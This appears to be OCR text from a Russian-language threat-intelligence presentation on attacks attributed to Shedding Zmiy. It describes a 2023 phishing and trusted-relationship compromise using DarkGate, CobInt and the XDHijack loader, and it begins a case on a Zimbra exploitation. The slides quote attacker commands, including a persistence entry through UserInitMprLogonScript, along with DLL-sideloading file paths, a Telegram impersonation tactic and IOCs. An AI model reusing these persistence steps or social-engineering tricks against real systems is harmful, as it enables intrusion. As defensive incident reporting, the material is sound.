
# Было очень «страшно»…





Денег у нас было немного, но ничего такого не произошло!

# Keep in mind


- CobInt
- Intel-паттерн в нейминге путей и файлов ВПО
- SystemBC



# Investigation board



# Кейс 02
## Атака на доверие




Жертва:
IT-компания

Хронология инцидента:
июль 2023

Последствия:
использование инфраструктуры жертвы
для реализации техники Trusted Relationships

# Схема атаки


Shedding Zmiy
Telegram message
User
Victim's contractor mail server
0607_[redacted].rar
Victim
Compromised
DarkGate
XDHijack - AV Detect
CobInt - AV Detect
DarkGate
cmd.exe /c copy C:\Users\ [redacted]\Desktop\0607_[redacted]. vbs C:\Intel\GfxCPLBatch.vbs
NTUSER.dat\Environment\UserInitMprLogonScript:
wscript.exe C:\Intel\GfxCPLBatch.vbs
Compromised User Account
Customer of the victim №1
Mail Server in the Test Segment
50 + phishing emails with DarkGate
Customer of the victim №2

# Кейс 02. Инструменты

- DarkGate
- CobInt
- XDHijack – Shedding Zmiy custom golang loader

# Кейс 02. XDHijack

XDHijack + unknown payload

`C:\Intel\dism.exe`
`C:\Intel\dism.bat` – decodes `dism` to `dismcore.dll`
`C:\Intel\dism`
`C:\Intel\dismcore.dll` – XDHijack
`C:\Intel\cfg.bat` - decodes `cfg` to `cfg.zip`
`C:\Intel\cfg`
`C:\Intel\cfg.zip` – password-protected archive with UNKNOWN final payload

`cfg.zip` hardcoded archive name with hardcoded password

`C:\Intel\cfg.zip` contents
`config.yaml`
`xdd.dll`

`\\redacted\mftemp$\cfg.zip` contents
`config.yaml`
`pure.dll`

# Немного подробностей о фишинге

Пользователь загрузил архив
из фишингового письма и запустил скрипт
0607_[redacted].vbs, который в нем
содержался.

Этот факт достаточно оперативно был
обнаружен, и сотрудники ИБ провели
с пользователем разъяснительные беседы.

# Немного подробностей о фишинге

Через 3 дня Shedding Zmiy написали жертве в мессенджере Telegram, представившись сотрудником ИБ (username:@nikolaev_[redacted]) и попросили пароль от УЗ.


Пользователь любезно его предоставил.

Атакующие привязали свой Telegram-аккаунт на внутреннем портале в качестве 2-го фактора.

# Keep in mind

- CobInt
- Intel-паттерн в нейминге путей и файлов ВПО
- XDHijack
- 88.218.61.97 – хостинг-провайдер VDSina
- Фишинговое письмо направлено с почтового сервера компании, об атаке на которую расскажем позднее
- dll-sideloading с использованием dism.exe

# Investigation board



# Кейс 03

## Zimbra, скрывающая боль

**Жертва:**
федеральный орган исполнительной власти

**Хронология инцидента:**
август 2023 – февраль 2024

**Последствия:**
доступ к переписке жертвы
в течение длительного времени

# Некоторые пояснения

zimbra®
A SYNACOR PRODUCT


# Начало:

## Zimbra:

CVE-2022-27925 /
CVE-2022-37042 /
CVE-2022-41352

# Кейс 03. Инструменты

